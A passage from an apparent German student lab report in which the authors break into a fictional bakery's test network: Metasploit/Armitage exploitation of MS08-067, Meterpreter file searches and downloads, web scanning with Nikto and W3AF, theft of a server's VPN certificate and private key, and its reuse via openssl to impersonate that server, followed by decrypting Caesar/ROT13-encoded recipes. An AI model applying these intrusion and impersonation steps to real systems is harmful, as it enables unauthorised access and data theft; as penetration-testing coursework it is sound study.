100666/rw-rw-rw-	511	fil	2012-06-26 12:21:09 +0200	Rezept1NR.lnk
100666/rw-rw-rw-	562	fil	2012-06-26 11:13:40 +0200	Rezept2NJ.lnk
100666/rw-rw-rw-	511	fil	2012-06-26 11:14:01 +0200	Testdatei.lnk
100666/rw-rw-rw-	392	fil	2012-06-27 12:15:35 +0200	WINDOWS.lnk
100666/rw-rw-rw-	529	fil	2012-06-27 12:15:34 +0200	netfxocm.lnk
100666/rw-rw-rw-	371	fil	2012-06-26 12:21:09 +0200	public.lnk

```
meterpreter > search Geheimrezepte
```

```
[*] You must specify a valid file glob to search for, e.g. >search -f *.doc
```

```
meterpreter > search -f Rezept*
```

Found 6 results...

```
c:\Dokumente und
Einstellungen\Administrator\Recent\Rezept1NR.txt.lnk (552 bytes)
c:\Dokumente und Einstellungen\Marcel\Recent\Rezept1NR.txt.lnk (552
bytes)
c:\Dokumente und Einstellungen\User0815\Recent\Rezept1NR.lnk (511
bytes)
c:\Dokumente und Einstellungen\User0815\Recent\Rezept2NJ.lnk (562
bytes)
c:\Geheimrezepte\Rezept2NJ.txt (745 bytes)
c:\public\Rezept1NR.txt (801 bytes)
```

```
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd ..
```

### 3 Hacken

```
meterpreter > cd Geheimrezepte
meterpreter > ls

Listing: C:\Geheimrezepte
=====

Mode                Size      Type    Last modified          Name
----                -
40777/rwxrwxrwx     0        dir    2012-06-17 22:48:54 +0200 .
40777/rwxrwxrwx     0        dir    1980-01-01 00:00:00 +0100 ..
100666/rw-rw-rw-   745      fil    2012-06-17 22:47:47 +0200 Rezept2NJ.txt

meterpreter > download Rezept2NJ.txt

[*] downloading: Rezept2NJ.txt -> Rezept2NJ.txt
[*] downloaded  : Rezept2NJ.txt -> Rezept2NJ.txt

meterpreter > ;-)
```

#### 3.3.4 Armitage

Für den Zugriff auf das *Metasploit Framework* gibt es verschiedene Benutzeroberflächen. Eine davon ist *Armitage*. Dabei handelt es sich um eine grafische Oberfläche, die eine einfache und intuitive Bedienung ermöglicht. Für unsere Hacking-Versuche wählen wir daher *Armitage*.

Nach dem Programmstart müssen wir zuerst den anzugreifenden Computer bestimmen. Dazu wählen wir im Menü *Hosts* den Eintrag „*Add Hosts...*“ und fügen die IP-Adresse 172.16.14.40 hinzu.

Bevor wir mit der Schwachstellen-Analyse beginnen können, muss *Armitage* Informationen über den anzugreifenden Rechner erhalten. Das erreichen wir, indem wir über das Kontextmenü des Hosts einen *Scan* starten. *Armitage* bekommt so eine Liste der offenen Ports und der verfügbaren Dienste und kann mit der Schwachstellen-Analyse beginnen.

Hierzu wählen wir im Menü *Attacks* den Befehl „*Find Attacks*“. *Armitage* zeigt daraufhin *mögliche* Angriffspunkte (sog. *Exploits*) in den Kategorien *dcerpc*, *ids*, *oracle*, *samba* und *smb* an. Ob das System tatsächlich über diese Exploits angreifbar ist, prüfen wir mit der Funktion „*check exploits...*“. Nur für den Exploit *windows/smb/ms08\_067\_netapi* wird eine Verwundbarkeit be-

stätigt. (siehe Abbildung 3.6).




Abbildung 3.6: Check Exploits

Über das Kontextmenü rufen wir diesen Exploit auf. Der erfolgreiche Angriff ist sofort grafisch zu erkennen, weil das Host jetzt rot dargestellt wird und mit Blitzen versehen ist. Jetzt können wir verschiedene Funktionen auf dem Host durchführen. Um das zweite Rezept herunter zu laden gehen wir im Kontextmenü über *Meterpreter 1* und *Explore* zu „Browse files“. Daraufhin erscheint eine Registerkarte, mit den Dateien und Verzeichnissen des Dateiservers. Jetzt können zum Verzeichnis `C:\Geheimrezepte` navigieren und anschließend über das Kontextmenü das verschlüsselte Rezept<sup>6</sup> herunterladen (siehe Abbildung 3.7).

### 3.4 Webserver hacken

Wir wissen bereits, dass der Webserver von *Mayer Brot* unter der Adresse 172.16.14.30 zu erreichen ist<sup>7</sup>. Greifen wir über *Firefox* auf diese Adresse zu, dann werden wir auf <https://172.16.14.30> umgeleitet. Die Kommunikation erfolgt also über eine gesicherte Verbindung. *Firefox* kann das Zertifikat

<sup>6</sup>Die Entschlüsselung des Rezepts wird in Abschnitt 4.3 gezeigt

<sup>7</sup>vgl. den Portscan aus ??

### 3 Hacken




Abbildung 3.7: Datei herunterladen

nicht überprüfen, und gibt eine entsprechende Warnung aus. Wenn wir diese ignorieren, gelangen wir zur Homepage von *Mayer Brot* (siehe Abbildung 3.8).




Abbildung 3.8: Homepage von *Mayer Brot*

Das erste Rezept ist nicht weiter geschützt. Über den entsprechenden Link unter NEUIGKEITEN kann das verschlüsselte Rezept heruntergeladen werden<sup>8</sup>.

Auf der Homepage befindet sich auch ein *Sicherheitsbereich*. Ein Zugriff darauf wird mit einer Fehlermeldung quittiert (siehe Abbildung 3.9). Hier ist wohl das zweite Rezept zu finden. Wenn wir ins Blaue hinein raten und <https://172.16.14.30/SecurityArea/>

<sup>8</sup>Die Entschlüsselung wird in Abschnitt 4.4 gezeigt



`//172.16.14.30/private/rezept.txt` eintippen, kommen wir auch nicht weiter.




Abbildung 3.9: Gesicherte Verbindung fehlgeschlagen

#### 3.4.1 Metasploit

Nachdem *Metasploit* bereits beim Dateiserver gute Dienste geleistet hat, versuchen wir den Webserver auf ähnliche Weise zu attackieren. Durch den vorausgegangenen Portscan haben wir schon eine Liste der offenen Ports erhalten (siehe Abbildung 3.5).

Um eventuelle Schwachstellen zu entdecken, starten wir *Armitage*. Anschließend fügen wir den Host 172.16.14.30 hinzu und führen einen Scan aus. Wenn dieser abgeschlossen ist, können wir über „*Find Attacks*“ Angriffspunkte suchen.

*Armitage* findet Exploits in den Kategorien `http`, `realserver`, `webapp` und `wyse`. Mit „*Check Exploits*“ filtern wir erfolgsversprechende Exploits heraus. Als einzigen Treffer erhalten wir `unix/webapp/basilic_diff_exec` (vgl. Abbildung 3.10). Wenden wir diesen Exploit an, führt das aber irgendwie nicht zum gewünschten Erfolg.

### 3 Hacken

```
===== Checking unix/webapp/basilic_diff_exec =====  
  
msf exploit(base_gry_common) > use unix/webapp/basilic_diff_exec  
msf exploit(basilic_diff_exec) > set RHOST 172.16.14.30  
RHOST => 172.16.14.30  
msf exploit(basilic_diff_exec) > check  
[+] The target is vulnerable.
```

Abbildung 3.10: Webserver Exploit

In *Metasploit* wird jedem Exploit ein Rang zugeordnet. Damit werden der Wirkungsgrad und die Einfachheit des Exploits bewertet. Der Rang reicht von *Poor* bis *Excellent*. Wir könnten jetzt unsere Ansprüche herunterschrauben und auch schlechtere Exploits zulassen. Vielleicht sollten wir unsere Suche aber auf andere Tools ausweiten.

#### 3.4.2 Webscanner

Der Schwerpunkt von *Metasploit* liegt nicht bei der Schwachstellen-Analyse von Webapplikationen. Dafür existieren spezielle Webserver-Scanner, deren Ergebnisse wiederum in *Metasploit* importiert werden können. Beim Scannen von Webapplikationen liefern kommerzielle Produkte wie *Appscan*, *Webinspect*, *Acunetix* oder *Burp* gute Ergebnisse. Frei zugänglich sind dagegen *Nikto*, *W3AF*, *Watobo*, *Wapiti* oder *Nexpose Community Edition* (vgl. [Mes12, S. 281]). Wir beginnen mit *Nikto*.

##### Nikto

Bei *Nikto* handelt es sich um einen Webserver-Scanner, der auf den gängigen Betriebssystemen (*Windows*, *Mac OSX*, *Linux* und *UNIX*) verfügbar ist. *Nikto* kann dabei über 6400 Probleme in CGI- und PHP-Dateien erkennen. Außerdem wird nach veralteten Versionen oder bekannten Problemen spezieller Versionen gesucht (vgl. [Nik]).

Gestartet wird die Analyse mit dem Befehl `nikto -h 172.16.14.30`. Als Ergebnis werden folgende Warnungen erzeugt:

Tabelle 3.1: Nikto Warnungen

OSVDB <sup>9</sup>	Bemerkung
27071	PHP Image View 1.0 is vulnerable to Cross Site Scripting (XSS)
–	Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS)
4598	Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS)
2946	Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS)
2799	DailyDose 1.1 is vulnerable to a directory traversal attack in the 'list' parameter

Auf der Webseite <http://www.metasploit.com/modules/> können wir prüfen, ob *Metasploit* entsprechende Exploits zur Verfügung stellt. Aber für keine OSVDB-Nummer gibt es Treffer.

### W3AF

W3AF steht für *Web Application Attack and Audit Framework*. Dabei handelt es sich um ein Open-Source-Projekt, das bei *SourceForge* gehostet wird.

Über Plugins wird eine erweiterbare Architektur bereitgestellt. Im Gegensatz zu Nikto beschränkt sich W3AF dabei nicht nur auf die Schwachstellen-Analyse, sondern bietet auch entsprechende Exploits an (vgl. [W3A]). W3AF kann dabei bequem über eine graphische Oberfläche bedient werden.

Um den Webserver von *Mayer Brot* zu scannen, geben wir als *Target* die Adresse <https://172.16.14.30> ein. Anschließend wählen wir die Plugins *Audit* und *Discovery* (siehe Abbildung 3.11). Mit *Discovery* veranlassen wir die Schwachstellen-Analyse und mit *Audit* suchen wir entsprechende Exploits. Danach starten wir den Scan-Vorgang.

<sup>9</sup>Abkürzung für *Open Source Vulnerability Database* (siehe <http://www.osvdb.org>)

### 3 Hacken




Abbildung 3.11: W3AF Scan config

Für die Analyse wird ein Proxy mit dem Namen *spiderMan* gestartet, der über 127.0.0.1:44444 zu erreichen sein wird. Wir konfigurieren *Firefox* so, dass die Kommunikation über diesen Proxy abläuft. Anschließend können wir die Homepage von *Mayer Brot* aufrufen und durch die Anwendung navigieren. Sind wir damit fertig, dann geben wir die Adresse <http://127.7.7.7/spiderMan?terminate> ein.

Die Prüfung hat einige Schwachstellen entdeckt, aber keine führt uns direkt zum geheimen Rezept.




Abbildung 3.12: W3AF Results

### 3.4.3 Angriff über den Dateiserver

Unsere bisherigen Bemühungen waren nicht von Erfolg gekrönt. Natürlich können wir der Reihe nach alle Webserver-Scanner ausprobieren, in der Hoffnung, dass einer etwas Brauchbares liefert. Vielleicht sollten wir aber neue Strategien ins Auge fassen.

Wenn ein Einbrecher über das Schlafzimmerfenster in eine Wohnung eingebrochen ist, wird er von dort aus die anderen Zimmer durchsuchen. Der Einbruch ins Firmennetz von *Mayer Brot* ist uns bereits über den Dateiserver gelungen. Wir sollten uns fragen, ob wir diese Schwachstelle weiter ausnutzen können. Zumindest dürfte der Dateiserver einen gewissen Vertrauensvorsprung gegenüber firmenfremden Computern haben.

Um dies zu testen, übernehmen wir erneut den Dateiserver<sup>10</sup>. Maximale Kontrolle über den Dateiserver erhalten wir, indem wir eine VNC-Sitzung aufbauen. Dazu gehen wir über *Meterpreter 1* zu *Interact* und dann zum Eintrag *Desktop (VNC)*. Anschließend steht der VNC-Dienst über **127.0.0.1:5934** zur Verfügung. Wir tragen im VNC-Viewer von *Metasploit* die angegebene Adresse ein und erhalten Zugang zum Dateiserver (siehe Abbildung 3.13).




Abbildung 3.13: VNC-Sitzung mit Dateiserver

Auf dem Desktop ist das Icon von *OpenVPN GUI* zu sehen. Aus unseren Er-

<sup>10</sup>dazu gehen wir wie in Abschnitt 3.3 vor

fahrungen mit *OpenVPN GUI*<sup>11</sup> wissen wir, dass im Konfigurationsverzeichnis auch das Zertifikat des Dateiservers zu finden sein muss. Es kann nicht schaden, das komplette Konfigurationsverzeichnis auf unseren Rechner zu kopieren.

Anschließend kümmern wir uns um das geheime Rezept. Dazu versuchen wir die Homepage des Webserver über den Internet-Explorer zu erreichen. Leider erscheint eine Fehlermeldung, dass die Datei nicht gefunden werden kann. Die Seite von Google kann aber aufgerufen werden. Ein Ping auf den Webserver klappt auch. Weitere Untersuchungen waren aber nicht möglich, da wir plötzlich nicht mehr ungestört waren. Der Nachteil einer VNC-Sitzung ist, dass man nicht unbeobachtet agieren kann. Als der Administrator sich auf System aufschaltet, trennen wir daher die Verbindung. Nicht einmal die notwendigen Aufräumarbeiten, um die Spuren des Einbruchs zu beseitigen, konnten wir durchführen.

#### 3.4.4 Zugriff mit dem Zertifikat

Wie bereits erwähnt, haben wir vom Dateiserver die kompletten OpenVPN-Konfigurationsdateien heruntergeladen (vgl. Abbildung 3.14). Darunter befindet sich auch das Zertifikat des Dateiservers. Bei einem Zertifikat handelt sich um einen digitalen Ausweis. Verwenden wir diesen Ausweis gegenüber dem Webserver, dann muss dieser davon ausgehen, dass er es mit dem Dateiserver zu tun hat. Auf diese Weise könnten wir unter dem Namen des Dateiservers ungestört weitere Tests durchführen. Zunächst wollen wir prüfen, ob wir damit auf den geschützten Bereich des Webserver zugreifen können.



Name ^	Änderungsdatum	Typ	Größe
 client.ovpn	26.06.2012 09:23	OpenVPN Config File	1 KB
 datei.mayerbrot.local.vpn.crt	25.06.2012 19:41	Sicherheitszertifikat	6 KB
 privkey.pem	22.06.2012 10:26	PEM-Datei	2 KB
 RootCA.mayerbrot.local.crt	16.06.2012 12:58	Sicherheitszertifikat	2 KB
 tlsauth.key	18.06.2012 09:13	KEY-Datei	1 KB

Abbildung 3.14: OpenVPN-Konfigurationsdateien des Dateiservers

Um ein Zertifikat in *Firefox* zu importieren, muss es als PFX-Datei vorlie-

<sup>11</sup>vgl. Abschnitt 2

### 3 Hacken

gen. Wir haben aber nur eine crt-Datei und den privaten Schlüssel. Allerdings können wir daraus über folgendes Kommando eine PFX-Datei erzeugen:

```
openssl pkcs12 -inkey privkey.pem -in datei.mayerbrot.local.vpn.crt  
-export -out mayerdatei.pfx
```

Bei der Frage nach dem Schlüssel wählen wir 123 und erhalten die Datei `mayerdatei.pfx`. Dieser Schlüssel wird später benötigt, wenn wir das Zertifikat in den Webbrowser importieren wollen.

Das machen wir auch sogleich. Dazu starten wir *Firefox* und rufen den Zertifikatsmanager auf. Hier gehen wir zur Registerkarte „Ihre Zertifikate“ und importieren die Datei `mayerdatei.pfx`. Als Ergebnis erhalten wir das Fenster in Abbildung 3.15.




Abbildung 3.15: Importiertes Zertifikat

Wenn wir jetzt auf die Homepage des Webservers zugreifen wird zunächst nach dem Zertifikat gefragt (vgl. Abbildung 3.16). Hier wählen wir das Zertifikat des Dateiservers.

### 3 Hacken




Abbildung 3.16: Zertifizierungsanfrage

Greifen wir jetzt auf den Sicherheitsbereich zu, dann erscheint die Meldung: „Dieser Text ist nur mit gültigem Client-Zertifikat abrufbar“. So schnell geben wir aber nicht auf und tippen <https://172.16.14.30/private/rezept.txt> ein. Jetzt erhalten wir das verschlüsselte Rezept aus dem Sicherheitsbereich<sup>12</sup> (vgl. Abbildung 3.17). Damit sehen wir, dass es durchaus reicht, einen Rechner zu hacken, um Zugriff auf weitere Rechner im Netz zu erhalten.




Abbildung 3.17: Zweites Rezept des Webservers

<sup>12</sup>Die Entschlüsselung des Rezepts wird in Abschnitt 4.5 gezeigt



## 4 Entschlüsseln




Abbildung 4.1: Häufigkeitsverteilung von Buchstaben im Deutschen (oben) und Englischen (unten) [Kö, kap2.pdf, s. 30]

## 4 Entschlüsseln

### 4.1 Grundlagen

Um einen chiffrierten Text zu entschlüsseln, beginnt man grundlegend mit der Kryptoanalyse. Die Kryptoanalyse hat das Ziel, Informationen über den Inhalt eines chiffrierten Textes auch ohne Kenntnis des Schlüssels zu erhalten. Es werden verschiedene Angriffsszenarien auf ein Kryptosystem unterschieden. Da lediglich der chiffrierte Text bekannt war, wurde Ciphertext-Only gewählt. Es wurde mit der Häufigkeitsanalyse begonnen.

#### 4.1.1 Häufigkeitsanalyse

In jeder Sprache kommen die einzelnen Buchstaben in einem ausreichend langen, natürlichen Text in einer für die Sprache charakteristischen Häufigkeit vor (siehe Abbildung 4.1). Im Deutschen ist der am häufigsten vorkommende Buchstabe das E mit einer Häufigkeit von etwa 17 %, gefolgt vom N mit etwa 10 %.

Abbildung 4.2: Der verschlüsselte Text von Rezept 1

### 4.1.2 Caesar Chiffre

Der Name Caesar-Chiffre stammt von dem gleichnamigen Feldherren Gaius Julius Caesar (100 v. Chr. – 44 v. Chr.). Caesar benutzte diese sehr einfache Form der Verschlüsselung, um militärische Nachrichten zu chiffrieren. Es kann ein beliebiges Alphabet verwendet werden. Die klassische Version benutzt die Großbuchstaben A-Z. Das Alphabet wird zweimal untereinander aufgeschrieben. Nun wird das untere Alphabet um eine beliebige Anzahl Stellen verschoben. Diese Anzahl von Stellen ist der Schlüsselwert der Chiffre. Eine Verschiebung um 3 nach links, also mit dem Schlüssel 3, ergibt folgende Ansicht:

```

ABCDEFGHIJKLMN O P Q R S T U V W X Y Z
DEFGHIJKLMNOPQ R S T U V W X Y Z A B C

```

```

ZNAQRYFGHGRA  -> WKXNOVCDEDOX

```

## 4.2 Rezept 1 entschlüsseln

“	“	“	“	,	-	.	0	1	2	3	4	5	6	:	B	F	G	H	I	J	M
10	10	126	13	1	8	10	4	3	2	3	3	1	1	1	1	5	2	1	1	2	4
N	O	Q	R	T	U	X	Y	Z	a	b	c	d	e	f	g	h	i	j	m		
3	5	3	4	1	2	1	1	10	58	10	1	1	38	25	44	33	4	8	5		
n	o	p	q	r	s	t	u	v	x	y	z	^	%	_	Å						
32	5	21	21	105	13	19	20	36	8	38	18	3	1	5	5						

Die Häufigkeit der einzelnen Zeichen im verschlüsselten Rezept wurde mit einem Onlinetool<sup>13</sup> gezählt und ist in Tabelle 4.2 wiedergegeben.

Die Häufigkeitsanalyse ergab, dass „e“ am häufigsten auftritt. Es wurde als nächstes versucht, mittels der Caesar Chiffre das Wort „Znaqryfghgra“ zu analysieren.

<sup>13</sup><http://www.woerter-zaehlen.de/index.php>

```

#include <stdio.h>
#include <ctype.h>

int rot13( int c );

int main() {
    int c;
    while ( ( c = getchar() ) != EOF ) {
        putchar( rot13( c ) );
    }

    return 0;
}

int rot13( int c ) {
    return ( isalpha(c) )
        ? (( tolower(c) > 'm' )
            ? ( c - 13 )
            : ( c + 13 ))
        : c;
}

```

Abbildung 4.3: Quellcode rot13.c

**Rot-13**

Als nächstes wurde mittels Rot-13 das Wort „ZNAQRYFGHGRA“ analysiert.

Werden als Alphabet die Buchstaben A-Z gewählt und ein Schlüssel von 13, so wird diese Chiffre auch als Rot-13 bezeichnet. Eine Verschiebung um 13 nach links, also mit dem Schlüssel 13, ergibt folgende Ansicht:

A	B	C	D	E	F	G	H	I	J	K	L	M
N	O	P	Q	R	S	T	U	V	W	X	Y	Z

ZNAQRYFGHGRA -> MANDELSTUTEN

Mandelstuten Mehl, Zucker, 2 Eier, Bittermandelaroma, gehackte

## 4 Entschlüsseln

Mandeln und Butter in eine große Schüssel geben. Die Hefe in der lauwarmen Milch vollständig auflösen und ebenfalls in die Schüssel zu den anderen Zutaten schütten. Alles gut verkneten und zu einer Kugel formen. An einem warmen Ort zugedeckt 1-2 Stunden gehen lassen, bis sich das Volumen deutlich vergrößert hat. Den Teig nochmals gut kneten und in eine gut gefettete große Brot Form füllen. Die zwei restlichen Eier mit etwas lauwarmer Milch verquirlen und auf den Stuten streichen. Auf mittlerer Schiene bei 200 Grad Umluft ca. 35 Minuten backen.

Zutaten: 1000g Weizenmehl, 400ml lauwarmer Milch, 60g Zucker, 1 Würfel Hefe, 4 Eier, 50g weiche Butter, 3 Tropfen Bittermandelöl, 150g gehackte Mandeln, 4 EL lauwarmer Milch

### 4.3 Rezept 2 entschlüsseln

Listing 4.1: Das verschlüsselte 2. Rezept: Rezept2NR.txt

```
HrSbkesnuz1eWbsgteeamhWbezldsiDeSgeraeuWgmneSnmmunnant
solsrivtieuMsusrnk3eieteean0vzBribAFhkau2gh15reailsron
n0eeeinceraa1zhsreboeonlnednnaudBciet0himareesbekqlnsn
WleicemareknzinanasegenisznaneDnetdsgnlnsarurieadc3teb
imeptreleDateSreaVkrhuaSfaMnneeeenftenteugabatomeacedS
dnZmtmauhnsnBcea2GCoiesraiMnnanuroembhlsZtn5ogele17get
WisuegmkeWe1Vlrwem5gnnmnn2ene2uhzngohcWle0l1leeWei etin
euerLimndnheni0lseserieadcullsDenstonesedckreesesarbs
eesueaebnSuegRgmhdaseteshbekludeZeteaghasiSedaeidolnen
dazctuernnnneettdihaettKefgbbennntnbimrprrelsDnkfu2rdren
aodn0uecesernealnsnae0RemTp51Suegznet30atas7gloezelSnb
ukr5Lsm5Bwi5gbekensga0misasdDnmneeeewmmssgneeaiskdseuhs
WasNdteaioedsvcgtnirresenuglmdlhtkIgemlseneduueeeegaeof
ahdt5tkdmneetgny0aier0ls5kiholegag0gtsS0ss
```

Da lediglich wieder nur der chiffrierte Text bekannt war, wurde Ciphertext-

## 4 Entschlüsseln

0	1	2	3	5	7	A	B	C	D	F	G	H	I	K	L	M	N	R	S	T	V	W	Z
13	8	5	3	9	2	1	4	1	6	1	1	1	1	1	2	3	1	2	11	1	2	9	3
a	b	c	d	e	f	g	h	i	k	l	m	n	o	p	q	r	s	t	u	v	w	y	z
50	17	12	26	134	5	29	19	33	16	27	26	75	16	3	1	34	52	34	28	3	3	1	10

Only gewählt.

Die Häufigkeitsanalyse ergab, dass „e“ wieder am häufigsten auftritt. Das Dechiffrieren des Textbeginns mit der Caesar Chiffre ergibt ein sinnloses „EO-PYHBPKRW1“, rot-13 ergibt „UEFOXRF AHM1“.

### Rail Fence Cipher

